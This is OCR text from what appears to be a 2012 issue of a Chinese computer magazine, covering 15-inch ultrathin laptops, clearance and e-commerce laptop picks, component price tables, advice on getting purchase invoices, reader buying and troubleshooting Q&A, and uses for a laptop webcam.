让笔记本变得更薄，高强度的金属可以大大减少外壳中的加强筋结构，简化外壳结构。这对于降低笔记本的厚度也大有好处，如戴尔XPS 15z在金属外壳的帮助下，其厚度就由原先XPS 15的4cm左右压缩到了2.5cm。但金属外壳比较重，加之内部结构方面没有做太大的优化，所以XPS 15z 2.5kg的重量仅比传统的XPS 15轻了0.2kg。因此在未来，轻便本有可能引进新的高强度符合材料，如碳纤维、玻纤等，以进一步减轻重量。实际上，东芝Z830正是因为大量采用碳纤维材料，才让其重量降低到1.085kg的。



5mm“刀锋”屏，是超薄大屏本的标配

模块设计造就齐全端口

模块化设计是Ultrabook充分利用空间，实现轻薄化的一个原因，这样的优秀基因，在15英寸大屏超薄本上自然也延续下来。宏碁M3的光驱、电池、主板和硬盘各模块的结构分明，排列也十分科学，这样，既可以充分利用空间，又避免了各模块间的干扰。为了控制厚度，戴尔XPS 15z使用BGA封装的显卡和CPU，并将其直接焊接在主板上，这样的设计，尽管会降低整机的可扩充性和升级性，但少了CPU插座与MXM显卡扩展槽，对于降低厚度来说，是大有好处的。

虽然在目前，常规电压的处理器以及15英寸超薄本普遍使用独立显卡设计，对散热提出了更高要求，但大屏超薄本也相应增加了风扇的尺寸，这样，风扇的每一次转动，都可以排出更多的空气，这让大屏超薄本能够满足散热需求。

而模块设计和良好的散热环境造就了大屏本更明显的优势——更加齐全的端口。毕竟，体积的增加让其端口设计更加从容，大屏本不仅可以轻松加入光驱设计，安装上RJ45网线端口、VGA等体积较大的端口也毫不费力，而USB口等常用端口，不仅在数量上可以大大增加，在位置排列上也可以更加合理，可以增加USB端口的间距，避免USB设备间干扰，并在多个端面上设置USB口，方便连接各种设备。这样的优势，是小屏幕笔记本所无法企及的。



模块化设计使Ultrabook内部更紧凑



宏碁M3（上）、三星700z（下），15英寸超薄本端口非常丰富

引发超薄新定位新产品

同质化是13英寸的Ultrabook难于回避的问题，因为大家都在追求轻薄，造型上比较难于做出太多差别化。而屏幕的增大，机身内体积的拓展，则让大屏幕超薄本的设计自由度大大提升。从配置上来说，常规电压处理器的使用、独立显卡的普及，以及标配的机械硬盘……这些改变，让大屏幕超薄本有了差异化。而这些差异化在未来，还可能进一步扩大。

首先，光驱将成为进一步差异化设计的标志物。虽然光驱的存在会让大屏超薄本具有更完整的功能，但还是占用空间。所以未来全功能产品和长续航产品的差异将进一步拉大。而屏幕，也将是是15英寸超薄本的另一个变量。

现有的1366×768分辨率的15英寸屏幕略显粗糙，尤其是当New iPad引发分辨率变革时，这样的低分辨率更显尴尬，在这种情况下，15英寸超薄本在未来实现更高分辨率将是一种必然。但分辨率的提升，与显卡性能有极为紧密的关系。在这种情况下我们在未来也许能看到一个有趣的事情，定位于游戏本的超薄本使用分辨率较低的屏幕，以保证游戏的流畅性，定位于影音娱乐的超薄本将使用全高清屏或3D屏，加强屏幕表现力，而15英寸超薄本的普遍分辨率，也有望从现在的1366×768普及到1920×1080全高清。

与13英寸的Ultrabook不同，15英寸的大屏幕笔记本将出现较大的差异化，从而形成面向娱乐、游戏、办公等多领域并进行相应优化的笔记本。换而言之，大屏幕超薄本将会是一场全面的进化，其利用Ultrabook的轻薄基因，有望掀起笔记本的全面瘦身。



15英寸超薄本上使用的内置64wh电池

总结：吹响全面轻薄的号角

如果说13英寸的Ultrabook指明了笔记本未来发展的轻薄方向的话，那大屏轻薄本的出现和普及，则有更大的现实意义。这意味着笔记本已经开始全面瘦身计划，轻薄这个基因，已经在笔记本上全面开花，未来的笔记本将全面瘦身，让我们使用得更加轻松。而15英寸大屏轻薄本兼顾了大屏的舒适和携带的可能性，也让笔记本确定了与平板差异化普及发展的道路。这也让笔记本拥有了自己独特的核心优势。当然，现有的大屏超薄本还存在一定的缺陷，如价格偏高，产品的定位雷同，差异化不明显等等。但这是问题吗？我们觉得不是，一旦大屏超薄本这个市场被激活，销量增加的话，价格下降，差异化产品出现就成为必然的事。届时，迎来的是笔记本家族的全面进化，也许，这一切并不需要太长久的等待，到了暑期，我们就可以看到大屏本在瘦身上的成就。

责编 | 穆测波 美编 | 夏岚 组版 | 何雪松 责校 | 涂书

清仓也有尖货

值得关注的清仓笔记本推荐

@电脑报杨澍-真科技：在笔记本领域，硬件更新换代的速度远远超过了笔记本本身的淘汰速度，所以在渠道中就会出现库存本。为了降低库存压力，回流资金，在各个渠道都会有打折清仓的活动。这些清仓笔记本虽然有一些跟不上应用需求的老机，但是也不乏性能主流且价格相对便宜的尖货，今天我们就向大家推荐一些值得关注的清仓笔记本。

扫货守则一：第二代Core i（SNB）是首选

近期清仓的机型中，可谓鱼龙混杂，奔腾、赛扬就不说了，还有第一代Core i架构处理器机型也来凑热闹。我们的建议是，这些老掉牙及配置太低的机型大家就不用考虑了，虽然便宜了几百元，但是使用体验会比较差。我们建议大家在选购时至少应该考虑第二代Core i级别（SNB）的机型。

扫货守则二：注意发票问题

在购买清仓笔记本时应该注意开具正规的产品发票，从电商渠道或者3C卖场中购买一般都会开具正规发票，但是如果在电脑城中购买一定要索要正规发票。至于原因，本期的消费观察栏目中会详细说明，这里就不赘述了。



商务娱乐一把抓：戴尔Vostro3550R-238S

■Core i3 2310M/2GB/500GB/HD 6630M/15.6英寸 1366×768

Vostro 3550R是戴尔经典的商务机型，金属外壳有档次很吸引眼球，整体外观给人以时尚和沉稳的感觉。而背光键盘、HD 6630M游戏型显卡的加持，也为这款机型增色不少。

这款机型属于戴尔升级前的老款，新款Vostro 3550R使用的是Core i3 2350M处理器和4GB内存，其他的则没有任何变化。虽然升级后内存和处理器有一定的提升，但是对用户使用感受而言并没有本质上的变化。虽然作为清仓机型价格优惠幅度并不大，但是产品优秀，值得选择。



绝对高性价比：同方锋锐K41H-i2412615

■Core i5 2410M/2GB/640GB/GT 525M/14英寸 1366×768

这款笔记本最受消费者欢迎的就是全金属拉丝工艺的机身，被称为“钢铁侠”。虽然在传统渠道中清华同方的笔记本不算太多，但是在电商渠道上数量不少。这款笔记本在配置方面很有看点，首先是Core i5 2410M的处理器相当主流，虽然2GB的内存显得略小，但是再花200元增加一条内存也是小Case。GT 525M显卡能够为高清娱乐和网络游戏带来极好的支持。相比之前4199元的价格，3587元让它更具性价比优势。



秒杀超极本：索尼Z215FC/N

■ Core i5 2410M/4GB/128GB SSD/HD3000/13.1英寸1600×900

1.16kg的Z215FC/N，是索尼的旗舰高端商务本。在整体设计上可谓集简约、奢华、精致于一身。说它简约，在外观设计上没有过多的修饰，唯一吸引眼球的地方就在A面正中镶嵌的VAIO标志，即使采用金色也仅仅给人大方的感觉。说它奢华，机身采用碳纤维材质、13.1英寸的屏幕提供了1600×900的分辨率，又有固态硬盘、键盘背光灯等亮点。说它精致，它不是超极本，却比超极本更轻更薄，整体工艺水平绝对高超。

在树树心目中，这款笔记本绝对算是顶级的代名词。原价13400元，清仓处理跌破12000元，便宜了1千多元。



极致小黑：ThinkPad X1（1293-A12）

■Core i3 2310M/2GB/320GB/HD 3000/13.3英寸 1366×768

ThinkPad系列一直都被誉为商务机中的经典，而X1这是ThinkPad系列中最轻薄的型号。整体重量仅为1.71kg，全机身最厚不超过17mm。虽然它为了轻薄放弃了大家使用率并不高的光驱，但是带有USB 3.0接口、屏幕开合角度能够达到180°（能够将屏幕直接放平，能够适应商务场合的特殊需求），这些都让X1成为一款引人瞩目的机型。目前这款机型已经跌破万元门槛，直降到9499元，以如此价格获得这款商务利器，还不能让你心动吗？

优质兼容电池推荐

笔记本电池在使用一段时间后（通常为1年左右），性能会大大降低，从而严重缩短笔记本的续航时间。此时更换笔记本电池是解决这一问题的根本办法。但是市面上的笔记本电池存在诸多问题，消费者难以辨别优劣。我们在今年3·15专刊中曾经对多款笔记本电池进行过详细的评测。本期，我们根据市场热点向大家推荐两款优质的兼容电池。

吉摩书生 6芯 Y460/Y560 兼容电池



该产品采用了4400mAh三星电芯，内部做工细致到位，拥有完整的安全功能模块、镍片和电芯之间设计有齐全的防火纸，PCB板正反均有放火透明膜。在充分放电后能够带来3个小时的续航时间，适合Y460全系、Y560全系的笔记本。

卓鹰6芯 4750兼容电池



卓鹰的内部做工比较到位，NTC温度保险和保护板高温保险一应俱全。镍片和电芯外壳负极之间有防火纸隔离，电芯之间有EVA胶纸隔开，电量标称4400mAh，适合宏碁4741Z、4741ZG、4750、4750G、4771等型号。

电商热推

每周电商渠道都会对部分笔记本电脑进行优惠促销或者热力推荐，但并不是每台做促销的笔记本都值得购买。我们采集知名电商的热推笔记本产品，对其进行价值分析，帮助大家能够真正买到价廉物美的产品。

惠普 g4-1236TX



购买指数：★★★★

■主要配置：Core i3 2330M/2GB/500GB/HD 6470M/14英寸 1366×768

点评：g4是惠普热销的机型之一，整体配置均衡。在3C卖场还在3500左右时，电商渠道能够直接降到3299元，喜欢g4的朋友不必再犹豫，这个价格相当惊艳了。

华硕 A43EI245SM-SL



购买指数：★★★

■主要配置：Core i5 2450M/8GB/750GB/GT 630M/15.6英寸 1366×768

点评：这个机型的配置相当主流，GT 630M在图形处理性能上与GT 540M差不多，都是属于目前的中端偏下显卡。但是价格方面优惠幅度不大，在电脑城中也就5000元的样子。

联想 B575A



购买指数：★

■主要配置：AMD APU E450/2GB/500GB/15.6英寸 1366×768

点评：这台电脑采用的是CPU同GPU二合一的APU E450处理器，在图形处理效能上要略高于Intel的HD 3000，但是，这款产品我们认为毫无购买价值。E-450充当11英寸上网本的处理器还差不多，用来当传统尺寸本的处理器，相当差劲，打开几个网页都卡。价格虽然便宜，但绝对不值得购买。

富士通 LH531



购买指数：★

■主要配置：奔腾B960/1GB/640GB/G410M/14英寸 1366×768

点评：B960是SNB架构处理器，性能还算不错，但1GB内存，的确令人惊诧了。另外，G410M显卡也是两代前的超低端显卡了。我们很难想象，曾经以设计实力标榜自己的富士通如今竟然对中国市场倾销这种垃圾。

责编 | 杨澍 美编 | 夏岚 组版 | 向海蓉 责校 | 涂书

行情脉动 **@电脑报杨澍-真科技：**4月Ivy Bridge的Core i7处理器就将发布了，届时各个品牌早已准备好的型号就将登场。而今年给Ivy Bridge的销售时间要短于SNB，所以我们预估在新品发布后很快就将迎来一轮降价狂潮。与此同时SNB笔记本将减少出货量，此时去各个渠道抄SNB笔记本底的时机就彻底成熟，所以从4月中旬开始想抄底的朋友就要准备好了，只要价格一到自己能够接受的程度就应该马上出手，不然可就真是“手快有手慢无”了。

影音娱乐本 15.6英寸本、i5是底线

在考虑影音娱乐本时，我们建议屏幕是越大越好，同时考虑价格和移动方面的因素15.6英寸的笔记本是比较合适的。同时为了能够应对配置要求越来越高的各种游戏，在选择时应该考虑Core i5及以上的处理器，在显卡方面GT 540M应该作为底线，然后根据自己的预算逐步增加配置档次。

首先我们来看看神舟在5000元价位中的顶级配置精盾K580-i7，这个机型的配置在这个价位中应该罕有敌手了。Core i7 2670QM处理器、8GB内存、750GB硬盘和GT 555M显卡在1年后应对各种应用也会游刃有余。目前它在卖场报价在5400元左右，电商渠道会便宜200元报价在5199元。以5000元出头的价格买这样一款顶配电脑应该会让不少消费者动心。我们预估这款配置的降价空间已经不大，在Ivy Bridge产品铺货后，根据神舟的策略最低可能在4999元，不过到时应该存货不多。

对不少小Y迷来说联想Y570N堪称目前联想的当家花旦，在5000元到6000元价位中，我们有i3和i5两款可以选择，但是在卖场报价中i5款只比i3款贵500元，所以我们考虑到应用需求和成本因素，i5款应该是首选。i5款处理器采用Core i5 2410M、4GB内存、750GB硬盘、GT 555M显卡，这个配置虽然比神舟略低，但是Y570N的扬声器音效和键盘舒适度是神舟拍马难追的。目前Y570N-IFI的最低报价在6089元，但是存货已然不多。

机型	配置	价格
神舟精盾 K580-i7 D4	Core i7 2670QM/8GB/750GB/GT 555M/15.6 英寸	5199 元
联想 Y570N-IFI	Core i5 2410M/4GB/750GB/GT 555M/15.6 英寸	6089 元
惠普 DV6-6C41TX	Core i5 2450M/4GB/750GB/HD 7690M/15.6 英寸	6590 元
华硕 A53XI245SM-SL	Core i5 2450M/8GB/750GB/GT 630M/15.6 英寸	5500 元
戴尔 XPS 15(XPS15D-539)	Core i5 2450M/8GB/750GB/GT 540M/15.6 英寸	7900 元



神舟精盾K580-i7堪称性价比典范



Y570N键盘舒适、扬声器效果给力

笔记本内存 尔必达破产带来涨跌拉锯战

在内存颗粒生产大厂尔必达申请破产保护后，很多人预言内存必定暴涨甚至会影响笔记本产品的整体售价。从多个卖场反映的情况来看，内存价格的确经历了一个反复涨跌的过程。而且不排除部分商家囤货导致内存有价无市。目前DDR3 4GB内存价格稳定在150元左右，部分品牌内存货源紧张，如果大家希望升级笔记本内存，应该趁市面中有货尽快出手。

内存型号	价格	货源
三星 2GB DDR3-1333	90 元	量少
三星 2GB DDR3-1600(30nm)	105 元	量少
三星 4GB DDR3-1600	165 元	量少
金士顿 2GB DDR3-1333	77 元	充足
金士顿 4GB DDR3-1333	140 元	充足
威刚 2GB DDR3-1333	75 元	量少
威刚 4GB DDR3-1333	135 元	量少
宇瞻 2GB DDR3-1333	75 元	一般
宇瞻 4GB DDR3-1333	135 元	量少

一体机 外形漂亮 功能齐全

目前不少用户对一体机的认可度越来越高，而在一些场所中诸如销售展示场所，一台功能齐备的一体机除了能够满足应用需求外，还能够为场所的正面形象起到作用。除了外观的考虑外，在选购一体机时还应该对配置方面有所衡量。比如至少需要Core二代的处理器，显卡、内存和硬盘等配置上也能够达到目前的主流标准。

我们向大家推荐的第一款一体机就是宏碁AZ5770，这款一体机的配置在同类产品中非常出众，处理器采用的是Core i3 2120、内存有4GB、硬盘达到了1TB，同时还采用了桌面版1GB显存的GT520显卡，加上23英寸全高清显示屏，支持1920×1080的分辨率，应对一些大型3D游戏是没有问题的，拿下1080P高清更是不在话下。外观方面AZ5770也非常简洁，采用了一前一后两个圆边角处理的支架，显得整体结构美观大方。目前这款一体机在卖场报价为5600元，电商渠道为5300元。

联想的B520e-疾速版也是非常不错的一款一体机，它的外观设计比较华丽，在机身正面和背面采用了金属拉丝面板，组合成铠甲的样式，非常适合放置在家中。配置方面它采用了Core i3 2120处理器、4GB内存、GT520M显卡、500GB硬盘和23英寸可壁挂式的显示器。也就是说在摆放联想B520e-疾速版时用户可以考虑挂在墙上，为用户提供了更多的摆放选择。目前这款机型卖场报价5700元。



AZ5770造型简约大方，摆放在家中或者店面中都有非常不错的效果



B520e铠甲式设计比较新颖，可壁挂式显示器为摆放提供了更多选择

机型	配置	价格
宏碁 AZ5770	Core i3 2120/4GB/1TB/GT 520/23 英寸	5300 元
联想 B520e- 疾速版	Core i3 2120/4GB/500GB/GT 520M/23 英寸	5700 元
戴尔灵越 2320	Core i3 2120/4GB/1TB/GT 525/23 英寸	5399 元
戴尔成就 360(高配触控版)	Core i5 2400S/4GB/500GB/GT 525/23 英寸触控屏	7499 元
HP Omni 220-1028cn	Core i3 2120/4GB/1TB/HD 6450A/23 英寸	5650 元

笔记本硬盘 大量缺货行情看涨

虽然笔记本硬盘价格波澜不惊，但是希捷和日立硬盘的多个型号货源不足，主流的500GB硬盘几乎全面缺货，出现了有价无市的情况。在750GB硬盘方面，只有日立的硬盘货源充足。希捷推出的XT混合硬盘，也就是采用了SSD+SATA组合方式的硬盘在市面上还有少量存货。虽然价格方面没有大起伏，但是全面缺货似乎也在酝酿新一轮的涨价浪潮，如果有升级硬盘需求的消费者应该注意了。

硬盘型号	价格	货源
日立 320GB 8MB 5400 转	400 元	量少
日立 500GB 8MB 5400 转(单碟)	455 元	缺货
日立 750GB 8MB 5400 转	605 元	量少
日立 500GB 16MB 7200 转	550 元	量少
日立 750GB 16MB 7200 转	740 元	充足
希捷 250GB 8MB 5400 转	400 元	量少
希捷 500GB 8MB 5400 转	495 元	缺货
希捷 500GB 16MB 7200 转	570 元	缺货
希捷 Momentus XT 500GB 7200 转 32MB	880 元	量少

消费观察

不开发票靠边站！

@电脑报杨澍-真科技

当年开发票作用太小

几年前，当DIY市场还很火爆的时候，在电脑城购机后，消费者为了省下3个点的税费，往往不会要求商家开具正规的商品发票，而是用一个极不正规的“收据”来确认商家的售后义务。说实话，当年小编也曾为了省下这百把元钱对商家不开发票的行为视若无睹。

其实那几年，除了有报账需求，那个发票的作用真的很小。首先是购买的电脑是组装机，售后服务往往都是电脑城中的经销商在做，只要有收据，销售商就会为用户提供售后服务。所以通过发票来维护自己合法权益的诉求较低，为了省下钱而不索要发票的行为无可厚非。

发票是唯一合法销售凭证

现在，随着大家消费观念的改变，在选购电脑时品牌台式机和笔记本电脑受到青睐。但是因为多年来的陋习使然，不少电脑城中的商家在消费者购机时仍然不开具发票。甚至有不少商家以税前较低的价格作为吸引消费者的不二法宝。对普通消费者而言，价格是首先考虑的因素，所以，也能够容忍甚至迎合商家的这一行为。


但是这部分消费者往往忽略了一个极为重要的事实，那就是这些品牌电脑和笔记本的售后维修不再是由销售门市来完成，改由专门的拥有规范流程的品牌专属售后部门完成。而这些售后服务部门唯一认可的产品销售凭证就是发票，他们会根据发票上的销售时间算起给予相应的1年、2年质保和免费维修等。如果没有发票就不能享受质保吗？当然，现在很多厂商的售后服务部门也可以通过产品序列号来确认，但是此时，质保时间就是从产品出厂之日算起，这也会明显缩短消费者的质保期限。

最近有一个朋友就遇到了这个问题，他在电脑城中以低价购买了一台联想G460笔记本，并没有向商家索要发票，近日主板损坏找到商家，商家让他去找联想的售后维修站。因为没有发票，售后维修站按照这台电脑的出厂之日算起已经过了质保期，需要自费维修，结果花了1000多元。为了省下100元不开发票导致多花1000元，这笔账怎么算起来都是亏。

有发票才有保障

现在的诸多购买渠道中，如电商渠道、3C卖场等都会开具正规的产品发票，消费者的权益能够得到真正的保障。但是我们知道，目前电商和3C卖场渠道只占有10%的销售额，大量的出货渠道仍然是电脑城。而电脑城则是不开发票行为的高发地。所以大家在电脑城购买台式整机或者笔记本时应该多个心眼，首先问明是否开具发票，对不能够开具发票或者怂恿消费者放弃发票的商家直接无视，管他吹得天花乱坠。

责编 | 杨澍 美编 | 黄莹 组版 | 向海蓉 责校 | 杨志刚



必答小子 | QA

bd.icpcw.com

pcw-pc@vip.sina.com

购机帮你评

轻薄便携本 可考虑 11.6 英寸

scy：想给老婆买台便携本(12英寸左右最好)，想要安全性高的主流品牌。预算是3500元左右，主要用来办公，兼顾炒股和上网看影视，续航时间要长点。

目前来看，12 英寸机型已经越来越少，超薄便携本市场已经被 11.6 英寸机型所占据。考虑到这位读者的日常需求并不是很高，因此推荐 ThinkPad E125-3035A11，本周报价为 2899 元。采用了 APU 双核 E350 处理器，并搭配 6 芯长效锂电池，理想状态下的电池续航时间甚至可以长达 7 小时，购买价值相当不错。唯一的缺陷就是内存只有 2GB，建议购买时添加 100 元升级为 4GB 为宜。

追求散热 可选 15 英寸机型

aaron zhang：计划下周买个本来上网、处理文档、看电影等，游戏只玩扫雷。预算在5500元以内，散热要好，运行时安静。若是核芯显卡最好，品牌倾向于华硕和宏碁。

由于这位读者的日常需求并不高，所以预算也不用这样高，3500 元左右的机型即可满足需求。不过既然对散热和静音有一定需求，那么自然是内部空间更大的 15.6 英寸机型最适合。在这里，首推华硕 A53XI235SD-SL 这款机型，采用了华硕的 IceCool 技术+金属掌托设计，散热和静音效果非常不错。同时还搭配了 Core i3 2350M 处理器，本周报价为 3699 元。至于宏碁方面，则可考虑 5750G-2352G50Mnkk，本周报价同样是 3699 元。

笔记本早买早用

属于 Y 的：今年暑假想买台笔记本，主要是玩《魔兽世界》还有其他游戏。看了惠普 DV4-3126TX、华硕 A43S 和神舟精盾 K470P-i7 D2，能不能帮我分析一下这几款笔记本的优劣，还有这几个本的散热怎么样，会降价么？预算在 5000 元以内。

三款笔记本当中，惠普 DV4-3126TX 超出预算，华硕 A43 采用了 GDDR3 显存，相对而言购买价值不高。在这里，更推荐购买惠普 DV4-3125TX 和神舟精盾 K470P-i7 D2 这两款机型。本周报价分别是 4899 元和 4999 元，并且都采用了 GDDR5 显存的强力显卡。至于散热，也都不错。建议购买前亲自去电脑城试用一下，便可进行选择了。最后要说的是，购买笔记本最好本着早买早用的心态。IT 市场要想避免降价，几乎是不可能的事情。



神舟精盾 K470P 性能出色，散热也不差

联想和 ThinkPad 低端本各有千秋

相思鱼：学校要采购一批笔记本，由于定点采购只能选择联想或 ThinkPad。每台只能在 3000 元以下，主要用于处理文件和影音，现不知道选择哪个型号性价比高又过得去的，请帮忙推荐，谢谢。

既然只能选这两个品牌，那么就推荐 ThinkPad E40-0579A51 和联想扬天 B475GM 这两款机型。都是 14 英寸的低端本，一个基于英特尔平台，另一个基于 AMD 平台。售价分别为 2899 元和 2699 元。前者具备小黑红点，后者具备指纹识别。至于如何选择，就看这位读者自己了。

神舟精盾系列 品质很靠谱

Alienware：我是《电脑报》的忠实读者。今年正在读初一，想在今年买一台笔记本。买笔记本的目的主要就是玩大型 3D 游戏，例如《战地》、《极品飞车》等等。看中了神舟精盾 K580P-i7 D4（5499 元）和华硕 N55XI267SL-SL(7099 元)这两款。目前在这两款笔记本中纠结，配置差不多，但是价格相差 1600 元。我对笔记本的体验比较看重，还有就是听说神舟的电脑质量和售后都不好，请帮忙分析一下。价格在 7000 元左右，最好是 7000 元以下。

首先需要说明的是，神舟精盾系列的品质和做工已经得到了很大提高，所以这位读者可以放心购买。况且神舟还是少数几个能够提供主要部件三年保修的厂商，因此其售后也算是不错。至于两款笔记本的性能，则相差无几，毕竟配置方面也没有太大差别。

GT 555M 与 GT 635M 相差不大

艾利维尔：前一期《电脑报》说 GT 555M 和 G T635M 这两款显卡没有太大区别？请问一下，这是真的吗？另外，在选择这两款显卡时，怎样判定显存的类型？

这两款显卡的流处理器数量都是 144 个，再加上核心设计基本没有变化，所以性能上也就没有太大区别。至于显存的类型，则可以根据显存容量来确定。如果容量达到 2GB，那么肯定是低速的 GDDR3 显存。如果容量只有 1GB，那么就可能采用了 GDDR5 高速显存。除此之外，最好的办法还是使用 GPU-Z 进行对比测试。这样一来，无论是显卡频率、显存频率还是显存类型，都可一目了然。



GT 635M 的规格与 GT 555 相似，因此两者间性能差别不大

2D 软件 对处理器要求更高

luohua123：你好，我是学室内设计的，帮忙推荐一下 4500 元以内的笔记本，玩游戏很少，主要看看电影，用 CAD、PS 设计软件之类的。最好有 USB3.0，神舟的行吗？谢谢！另外，要买神舟四核的集显本，大概多少钱？

CAD 和 PS 都是 2D 平面设计软件，对于显卡的要求并不高，但对处理器和内存的要求很高。在这里，推荐神舟精盾 K480P-i5 D5。采用了 Core i5 2450M 处理器和 GT 540M 独立显卡，本周报价为 3999 元。除此之外，也可考虑神舟精盾 K480A-i7 D2，采用了酷睿 i7-2670QM 处理器和核芯显卡，本周报价同为 3999 元。

淘宝天猫商城值得信赖

似懂非懂：我想买个 ThinkPad 笔记本，看中了 S 系列，由于预算有限只有 5000 元左右，所以想买 S420-44015vc，请问这款机子怎么样？还有其他的 ThinkPad 机型值得选购吗？我想在淘宝商城上买，值得信赖吗？还有网购需要注意什么？

ThinkPad S420 是一款以轻薄为卖点的 14 英寸商务本，就做工而言镁铝合金外壳和防泼溅键盘保证了它的实用性，总体而言物有所值。但我发现除了天猫商城之外，在其他 3C 卖场还是 B2C 网站都无法以 5000 元的价格入手这款产品。不过天猫的品质还是值得信赖的，但在跟卖家交流时要注意确认产品是否为全新品，是否带发票，在收货后要仔细检查本本是否为新机。



ThinkPad S420 主打轻薄，品质还是很不错的

电脑 120

软硬件问题 都能造成系统重启

蔚蓝的天空：你好，我的戴尔笔记本采用了奔腾 T4400 处理器和 2GB 内存，最近它在选择正常启动后，进入了欢迎界面，但是又会重启。请问这到底是什么问题，能不能解决？还有就是我想升级一下本子的性能，该怎么做？麻烦了！

出现上述问题，可能是软件问题也可能是硬件问题。建议这位读者不要使用 GHOST 版系统，而使用纯净安装版系统进行测试。如果故障依旧，那么就可能是硬件问题，建议尽快送修。至于升级问题，则可以考虑把奔腾 T4400 升级为 T4700，性能方面会有一定的提升。

新款本大多放弃 兼容 XP 测试

艸蒜蝌：本人前段时间买了联想 S205 笔记本，装了 Win7 32 位系统使用正常，后来换装 XP 64 位系统，发现在关闭无线网卡后电脑就卡得移动鼠标都一顿一顿的，重启也无效。打开无线后，故障消失。有网友说是因为 XP 没有对 AMD 的 APU 进行优化，是这样吗？

首先需要说明的是，XP 是很早推出的系统了，不存在“XP 系统为 APU 进行优化”一说，要优化，也是 APU 针对 XP 优化。不过，最近两年推出的新本，都针对 Win7 系统进行设计，因此也普遍缺乏对 XP 系统的兼容性测试。另外，非正版 XP 系统也会出现各种各样的问题，给使用带来不必要的麻烦。建议这位读者首先安装正版 XP 系统，并下载联想官方驱动进行安装。如果故障依旧的话，那么就肯定是兼容性问题了。只能等待联想更新驱动补丁或修正版驱动，否则无法解决问题。我们强烈建议升级 Win7 系统。

显卡升级 也应考虑新产品

殇之詠歎調：我想给我的台式机配款显卡，现在只有 HD 4250 板载显卡，只能玩玩《穿越火线》等对配置要求不高的游戏，我的电源功率是 400W 的，现在应该还有盈余功率 200W 左右吧。现在想买华硕 9800GT，能给我介绍一下它吗？用它能玩《极品飞车 16》、《使命召唤 8》吗？求详解。

想要升级显卡，就得先确认电源有没有多余的显卡辅助供电接口，至少要有一个 6-pin，才能升级中端独显，不过根据这位读者的情况来看，一般都留有此接口，因此可以进行升级。不过在显卡的选择上，我不赞同选择 9800GT，因为它实在太老了(2008 年 7 月推出)，性能上远不如现有产品，在这里我推荐索泰 GTX 550Ti 1GD5 雷霆版，769 元的售价很超值，在高画质下也能轻松满足这位读者的游戏需求。

笔记本适配器 导致开机故障

N7：一台笔记本，曾经更换过电源适配器，现在每天都要自动断电。使用其他笔记本的电源适配器则没有上述问题。怀疑是电池、主板、电源适配器等硬件故障造成，是这样么？

既然换了电源适配器，问题就已经消失，那么肯定还是电源适配器的问题。建议尽快送修，并明确描述故障现象，问题应该就可以解决了。除此之外，电源适配器与笔记本的插口部分也应该留意，如果这个位置出现松动，同样会出现上述问题。至于电池，应该没有问题，送修时留在家里即可。

每周说事 | Story

这段时间向我询问 3000 元级游戏本的读者朋友很多，但他们都非常关注一个问题：“低端处理器配中端显卡，会影响游戏表现么？”

黎坤：我只能说这个问题的答案是非常肯定的，处理器的性能水准会影响最终的游戏帧速表现，比如同为 NVIDIA GeForce GT 540M 独显，在 Core i3 2350M 处理器的配合下，游戏帧速一定会高于与 Pentium B940 处理器的搭配。但这里必须弄清一个主次问题，虽然处理器的等级的确会有影响，但 3000 元出头本来就是只能处理器、显卡二选一的，既然主要是买来玩游戏，那当然是偏重显卡端了，而且在后期又有闲余资金(500 元即可)时，就可以将原配处理器处理掉，更换二手 Core i3 处理器，性能也就自然得到了提升。

高频问题解答 | FQA

本周，我们遇到最多的问题是：“7200rpm 硬盘的笔记本已经越来越多，是否值得购买呢？”

黎坤：目前来看，市场上有很多机型都存在两个不同版本。其中一个版本采用了 7200rpm 硬盘，另外一个版本采用了常规的 5400rpm 硬盘。面对这样的两种选择时，最理性的选购方案就是进行价格对比。如果差价不是很大的话，自然是选择高速硬盘版本。毕竟机械硬盘是现代 PC 当中的性能短板，所以高速硬盘的实际意义还是很大的。但是如果差价达到了 300 元，则推荐选择低速硬盘版本，之后再搭配一个 30GB 的 SSD 固态硬盘，反倒可以实现效果更好的性能表现。除此之外，7200rpm 本本硬盘发热量也略大一些。事实上，以前就有厂商某款产品先用 7200rpm 硬盘然后降档到 5400rpm 硬盘的情况发生（当然，也有可能是基于成本考量），所以 7200rpm 硬盘更适合大尺寸或散热好的本本，消费者在购买前，应该有个心理准备。

责编 | 黎坤 美编 | 仝馨 组版 | 何雪松 责校 | 涂书

你是否觉得笔记本的摄像头没有用处？
把它作为摆设，是因为你没有挖掘它的潜能！
除了视频聊天、拍照片外，它还能发挥什么作用？
下面让大家开开眼界。

本本摄像头玩乐ING



PS：如果你从未安装过笔记本摄像头驱动，又不知道怎么打开笔记本摄像头，不要慌，很简单。下载并安装驱动精灵2012（下载地址：http://www.icpcw.com/bzsoft），让软件自动搜索并安装摄像头驱动即可。接下来就按照下面的玩法行动起来吧。

玩法一：拥有私人健身陪练

长时间坐在电脑前，各种毛病就会光顾你。春天来啦，每隔一段时间，扭扭腰、伸展一下双臂，让身体活动活动，非常有必要。不过千万别说运动枯燥哦，“天涯舞动精灵”（下载地址：http://www.icpcw.com/bzsoft）会提起你运动的兴趣——你运动，它就唱歌，你不运动，它就不唱给你听！

软件运行后，要求开启摄像头，然后就可以在预览窗口中看到画面（如图1）。这时单击“打开MP3音乐文件”导入一首你喜欢的MP3文件。导入成功后，如果摄像头捕获到你运动的画面，软件会立即播放导入的音乐文件，运动幅度越大，音量就会越高，如果你端坐不动的话，音乐声也就随即停止。




长时间工作后，不妨开启该软件，运动运动身体，听听动听的音乐，一举两得，何乐而不为呢？

玩法二：兼职“多用”刻度尺

若要测量某一物体的长度，你肯定会用到刻度尺。但若物体的长度超出了刻度尺的量程，就会有些麻烦，若要测量形状不规则物体的面积，可能会更麻烦。这种情况下，可以用摄像头再配以软件“camera measuer”（下载地址：http://www.icpcw.com/bzsoft）来进行测量，非常方便。

首先要获取参考标尺参数，比如我们以距离摄像头一定距离的后墙平面作为参照物，将一把尺子固定于后墙上（笔者尺子长度为30cm），按下F9键开启摄像头，单击工具栏中的“设置标尺”按钮，在预览画面中，拉伸并旋转参考标尺，使其与米尺重合。然后在“实际长度”中输入30，单位选择为cm，倍率设置为1.0，完成后分别单击“实际长度”、“单位”、“倍率”按钮确定输入参数，并单击“保存标尺”，以后需要测量时，单击“载入标尺”，装载已保存的标尺参数。



